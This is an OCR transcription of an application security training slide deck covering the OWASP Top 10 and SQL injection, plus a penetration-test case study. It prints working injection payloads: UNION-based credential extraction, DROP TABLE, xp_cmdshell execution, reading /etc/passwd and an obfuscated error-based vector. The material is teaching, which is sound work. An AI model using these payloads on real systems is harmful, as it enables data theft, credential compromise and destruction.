
APPLICATION SECURITY ESSENTIALS

WE45

YOURS TRULY - ABHAY BHARGAV

- CTO of we45 - Focused Application Security Company
- Co-author of 'Secure Java For Web Application Development'
- Author of 'PCI Compliance: A Definitive Guide'
- Speaker at DEFCON and OWASP Conferences worldwide
- Avid Pythonista and AppSec Automation
- Specialization in Web Application Security and Security Testing
- Trainer and Workshop Lead for Security Training Workshops



EXPECTATIONS

- Audiences
- Concept Driven Approach
- Packed with Examples, Exercises and Anecdotes


STUFF I HAVE TO SAY

- Opinions expressed here are mine and not that of my employer
- Lot of examples of breaches and vulnerabilities. They are not an indicator of security of the organization affected or of the application

INTENTIONALLY VULNERABLE APP

- You can download the intentionally vulnerable VM for this class from here:
  - http://bit.ly/2yVWFI2
- Additional tools, etc can be found in the VM used for my DEFCON 25 workshop:
  - https://github.com/abhaybhargav/defcon_intro
- These are Intentionally Vulnerable apps deployed on vulnerable Operating Systems and should not be deployed on a network. I am not responsible for any damage that occurs if/when you use these materials

LOTS OF DEMOS!



Demo Gods! Please let this work!

AGENDA

- Introductions
- Quick overview of some OWASP Projects
- View of the OWASP Top 10
- Vulnerabilities and Countermeasures

THE OWASP

- Open Web Application Security Project
- Not-For-Profit organization with chapters all over the world
- Multiple Projects - Tools, KnowledgeBases, Documents, etc
- Multiple Events/Conferences all over the world

OWASP PROJECTS I USE


- OWASP Top 10
- OWASP ZAP - Vulnerability Scanner for Web Applications
- OWASP Proactive Controls
- OWASP Application Security Verification Standard
- OWASP CheatSheets
- There are tons more…

OWASP TOP 10

1. Injection
2. Broken Authentication and Session Management
3. Cross Site Scripting
4. Insecure Direct Object Reference
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level access control
8. Cross Site Request Forgery
9. Using Components with Known Vulnerabilities
10. Unvalidated Requests and Forwards

INJECTION

TYPICAL SQL INJECTION ATTACK



EXPLANATION: SQL INJECTION

http://www.e-commerce.com/item/subcat.php?cat_id=2228

```
SELECT cat_id,
cat_name FROM
Product_Cats WHERE
cat_id = 2228
```

list of all categories are retrieved

http://www.e-commerce.com/item/subcat.php?cat_id=2228' OR '1'= '1

```
SELECT cat_id, cat_name FROM product_Cats
WHERE cat_id = 2228 OR '1' = '1
```

SOME MORE SQL INJECTION QUERIES

http://www.e-commerce.com/item/subcat.php?cat_id=2228 UNION SELECT username, password FROM USERS

```
SELECT cat_id,
cat_name FROM
product_Cats WHERE
cat_id = 2228 UNION
SELECT username,
password FROM USERS
```

http://www.e-commerce.com/item/subcat.php?cat_id=2228 AND DROP TABLE PRODUCTS;

```
SELECT cat_id, cat_name
FROM product_Cats WHERE
cat_id = 2228 AND DROP
TABLE PRODUCTS;
```

ADVANCED SQL INJECTION

- Executing Commands on the Backend Operating System
  - `EXEC master.dbo.xp_cmdshell ‘DIR’`
- Writing files and reading files from backend operating system
  - `UNION SELECT LOAD_FILE(‘/etc/passwd’)`
  - `UNION SELECT ‘File Content’ INTO OUTFILE ‘tmp/file’`

ADVANCED SQL INJECTION VECTORS

```
website.php wid=1+or+1=(%2f**%2fsElEcT+1+
%2f**%2ffRoM(%2f**%2fsElEcT+count(*),
%2f**%2fcOnCaT((%2f**%2fsElEcT(%2f**%2fsElEcT(%
2f**%2fsElEcT+%2f**%2fcOnCaT(0x217e21,count(0),
0x217e21)+%2f**%2ffRoM+information_schema.
%2f**%2fsChEmAtA+%2f**%2fwHeRe+not+
%2f**%2fsChEmA_NaMe=0x696e666f726d6174696f6e5f7
36368656d61))+%2f**%2ffRoM+information_schema.
%2f**%2ftAbLeS+
%2f**%2flImIt+0,1),floor(rand(0)*2))x+
%2f**%2ffRoM+information_schema.%2f**%2ftAbLeS+
%2f**%2fgRoUp%2f**%2fbY+x)a)+and+1=1&event=wr
```

ADVANCED SQL INJECTION VECTORS

```
website.php wid=1+or+1=(%2f**%2fsElEcT+1+
%2f**%2ffRoM(%2f**%2fsElEcT+count(*),
%2f**%2fcOnCaT((%2f**%2fsElEcT(%2f**%2fsElEcT(%
2f**%2fsElEcT+%2f**%2fcOnCaT(0x217e21,count(0),
0x217e21)+%2f**%2ffRoM+information_schema.
%2f**%2fsChEmAtA+%2f**%2fwHeRe+not+
%2f**%2fsChEmA_NaMe=0x696e666f726d6174696f6e5f7
36368656d61))+%2f**%2ffRoM+information_schema.
%2f**%2ftAbLeS+
%2f**%2flImIt+0,1),floor(rand(0)*2))x+
%2f**%2ffRoM+information_schema.%2f**%2ftAbLeS+
%2f**%2fgRoUp%2f**%2fbY+x)a)+and+1=1&event=wr
```

CASE IN STUDY – ABC MANUFACTURING CO


SOME FACTS – ABC MANUFACTURING CO

- Critical R&D Information
- Multiple Locations - Mature IT Deployment
- Custom Web Apps and SAP Deployment
- Private MPLS Cloud with multiple Network deployments
- Tested multiple times over for security, but IT Management unsatisfied with results

OUR GOAL

- Get access to critical R&D Information of ABC Manufacturing - externally AND/OR Internally
- Use all methods to gain access to critical R&D Information
- Simulate EVERYTHING close to an real attacker as possible

THE INCURSION...




The Database was running as 'root'

Some interesting features were enabled.....

THE ATTACK…

- Compromising the public facing web application and database
- MSSQL - XP-CMDShell
- Root Access on the Windows Server
- Using exploits to elevate privileges to Domain Administrator
- Logging into the R&D Server with “Domain Admin” Credentials
- Complete Compromise of Critical R&D Information


Group Policy Object Editor

File Action View Help

Local Computer Policy
- Computer Configuration
  - Software Settings
  - Windows Settings
  - Administrative Templates
- User Configuration
  - Software Settings
  - Windows Settings
  - Administrative Templates

Local Computer Policy

Select an item to view its description

Name
Computer Configuration
User Configuration

Extended Standard

Start ERP Mail Server Group Policy Object E...

Recycle Bin

